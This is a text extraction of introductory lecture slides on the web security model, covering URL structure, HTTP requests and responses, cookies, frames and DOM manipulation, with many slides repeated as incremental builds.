



# CSE 127: Computer Security Web security model

Deian Stefan

Some slides adopted from Nadia Heninger, Zakir Durumeric, Dan Boneh, and Kirill Levchenko

# Lecture objectives

- Basic understanding of how the web works
- Understand relevant attacker models
- Understand browser same-origin policy

# HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

The screenshot shows a web browser window with a blue header bar. The address bar at the top contains the URL <https://cseweb.ucsd.edu/classes/fa19/cse127-ab/pa/pa1/#part-2-echo-in-x86-10-pts>, which is highlighted with a red rectangle. The main content area displays assignment instructions for 'Part 2: echo in x86 (10 pts)'. The sidebar on the left lists navigation links: Computer Security, About, Syllabus, Contact Info and Office Hours, Assignments (with Assignment 1 and Assignment 2 listed under it), and a Table of contents on the right. The main content area includes a detailed description of the assignment requirements, assembly code examples, and command-line behavior.

Assignment 1

Computer Security

About

Syllabus

Contact Info and Office Hours

Assignments

Assignment 1

Assignment 2

Part 2: echo in x86 (10 pts) ¶

Files for this sub-assignment are located in the `x86` subdirectory of the `student` user's home directory in the VM image; that is, `/home/student/x86`. SSH into the VM and `cd` into that directory to begin working on it.

For this part, you will be implementing a simplified version of the familiar `echo` command, using raw x86 assembly code. The goal of this assignment is to familiarize you with writing programs directly in x86.

Your `echo` command must behave as follows:

- When run with a single command line argument (e.g., `./echo Hello`):

Table of contents

Getting Started

VM Image

Part 1: Using GDB (10 pts)

Assignment Instructions

Submission

Part 2: echo in x86 (10 pts)

Helpful Hints

Submission

Bugs

# HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

# HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

<https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides>

# HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

<https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides>  
scheme

# HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

domain

`https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides`

scheme

# HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

domain  
`https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides`  
scheme port

# HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

domain                          path  
https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides  
scheme                          port

# HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
  - Resources have a uniform resource location (URL):

The diagram illustrates the components of a URL: scheme (https), domain (cseweb.ucsd.edu), port (443), path (classes/fa19/cse127-ab/lectures), query string (nr=7&lang=en), and fragment (slides). Each component is highlighted with a colored box and labeled below it.

domain	path
https://cseweb.ucsd.edu:443/	classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides

scheme      port      path      query string      fragment


# HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

domain                          path                          fragment id  
https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides  
scheme                          port                          query string

# HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



# HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).




# HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



# HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



# HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).




# HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



# HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



# HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).




# HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



# HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



# Anatomy of a request

---

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, \*/\*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

# Anatomy of a request

---

method

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, \*/\*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

# Anatomy of a request

---

method      path

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, \*/\*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

# Anatomy of a request

---

method      path      version

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, \*/\*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

# Anatomy of a request

---

method      path      version

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, \*/\*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

headers

# Anatomy of a request

---

method      path      version

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, \*/\*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

headers

body  
(empty)

# Anatomy of a response



HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: ...

Content-Length: 2543

<html>Some data... whatever ... </html>

# Anatomy of a response



status code

HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: ...

Content-Length: 2543

<html>Some data... whatever ... </html>

# Anatomy of a response



status code

HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: ...

Content-Length: 2543

headers

<html>Some data... whatever ... </html>

# Anatomy of a response



status code

HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: ...

Content-Length: 2543

headers

body

<html>Some data... whatever ... </html>

# Many HTTP methods

- GET: Get the resource at the specified URL.
- POST: Create new resource at URL with payload.
- PUT: Replace current representation of the target resource with request payload.
- PATCH: Update part of the resource.
- DELETE: Delete the specified URL.

# In practice: it's a mess

- GETs should NOT change server state; in practice, they sometimes do
- Old browsers don't send PUT, PATCH, and DELETE
  - So, almost all side-affecting requests are POSTs; real method hidden in a header or request body

In practice: we need state

# In practice: we need state

- HTTP cookie: small piece of data that a server sends to the browser, who stores it and sends it back with subsequent requests
- What is this useful for?

# In practice: we need state

- HTTP cookie: small piece of data that a server sends to the browser, who stores it and sends it back with subsequent requests
- What is this useful for?
  - Session management: logins, shopping carts, etc.
  - Personalization: user preferences, themes, etc.
  - Tracking: recording and analyzing user behavior

# Setting cookies in response



HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: trackingID=3272923427328234

Set-Cookie: userID=F3D947C2

Content-Length: 2543

<html>Some data... whatever ... </html>

# Setting cookies in response



HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: trackingID=3272923427328234

Set-Cookie: userID=F3D947C2

Content-Length: 2543

<html>Some data... whatever ... </html>

# Sending cookie with each request

---

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, \*/\*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Cookie: trackingID=3272923427328234

Cookie: userID=F3D947C2

Host: www.example.com

Referer: http://www.google.com?q=dingbats

# Sending cookie with each request

---

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, \*/\*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Cookie: trackingID=3272923427328234

Cookie: userID=F3D947C2

Host: www.example.com

Referer: http://www.google.com?q=dingbats

# In practice: mix of HTTP/1.1, 2, and 3

- HTTP/2 used by 47% of the web\* as of Oct 2021
  - Allows pipelining requests for multiple objects
  - Multiplexing multiple requests over one TCP connection
  - Header compression
  - Server push
- HTTP/3 used by 22% of the web
  - Uses QUIC instead of TCP


Going from HTTP response to code execution...

# Basic browser execution model

- Each browser window....
  - Loads content
  - Parses HTML and runs Javascript
  - Fetches sub resources (e.g., images, CSS, JavaScript)
  - Respond to events like onClick, onMouseover, onLoad, setTimeout

# Nested execution model


- Windows may contain frames from different sources
  - Frame: rigid visible division
  - iFrame: floating inline frame
- Why use frames?



# Nested execution model

- Windows may contain frames from diff sources
  - Frame: rigid visible division
  - iFrame: floating inline frame
- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken

# Document object model (DOM)



- Javascript can read and modify page by interacting with DOM
  - OO interface for reading and writing website content
- Includes browser object model
  - Access window, document, and other state like history, browser navigation, and cookies

# Modifying the DOM using JS

```
<html>
  <body>
    <ul id="t1">
      <li>Item 1</li>
    </ul>
    ...
  </body>
</html>
```

- Item 1

# Modifying the DOM using JS

```
<html>
  <body>
    <ul id="t1">
      <li>Item 1</li>
    </ul>
    ...
  </body>
</html>
```


- Item 1

```
<script>
  const list      = document.getElementById('t1');
  const newItem  = document.createElement('li');
  const newText = document.createTextNode('Item 2');
  list.appendChild(newItem);
  newItem.appendChild(newText)
</script>
```

# Modifying the DOM using JS

```
<html>
  <body>
    <ul id="t1">
      <li>Item 1</li>
    </ul>
...
  </body>
</html>
```

- Item 1
- Item 2



```
<script>
  const list      = document.getElementById('t1');
  const newItem  = document.createElement('li');
  const newText = document.createTextNode('Item 2');
  list.appendChild(newItem);
  newItem.appendChild(newText)
</script>
```

# Modern websites are complicated

# Modern websites are complicated

Sections California Entertainment Sports Food Climate Opinion | Place an Ad Coupons Crossword eNewspaper LOG IN

Limited-Time Offer

# Los Angeles Times

OCT. 27, 2021

81°F

\$1 for 6 months

COVID-19 TRACKING VIRUS LAUSD CASES LATINO LIFE LAKERS FAKE MEAT MOVIE SET DEATH

ADVERTISEMENT

WE'RE MORE THAN CREDIT CARDS.

HIGH YIELD SAVINGS ACCOUNT [Learn More](#)

Terms apply  
American Express National Bank, Member FDIC

  
California plans ambitious effort to vaccinate young children

State officials are preparing to offer COVID vaccine doses to California's 3.5 million children ages 5 to 11 as soon as the end of next week.

Related

COVID-19 risks in kids are small, but vaccines can still save lives, experts say

  
Did Beverly Hills police target Black shoppers on Rodeo Drive? What records and emails show

The special detail was formed amid complaints over what residents and shop owners said was a 'criminal element' and tasked with curtailing loud music, illegal street vending and 'maximizing smoke during

  
Will the real Buzz Lightyear please stand

SUBSCRIBE NOW 

Los Angeles Times \$1 for 6 months Limited-Time Offer

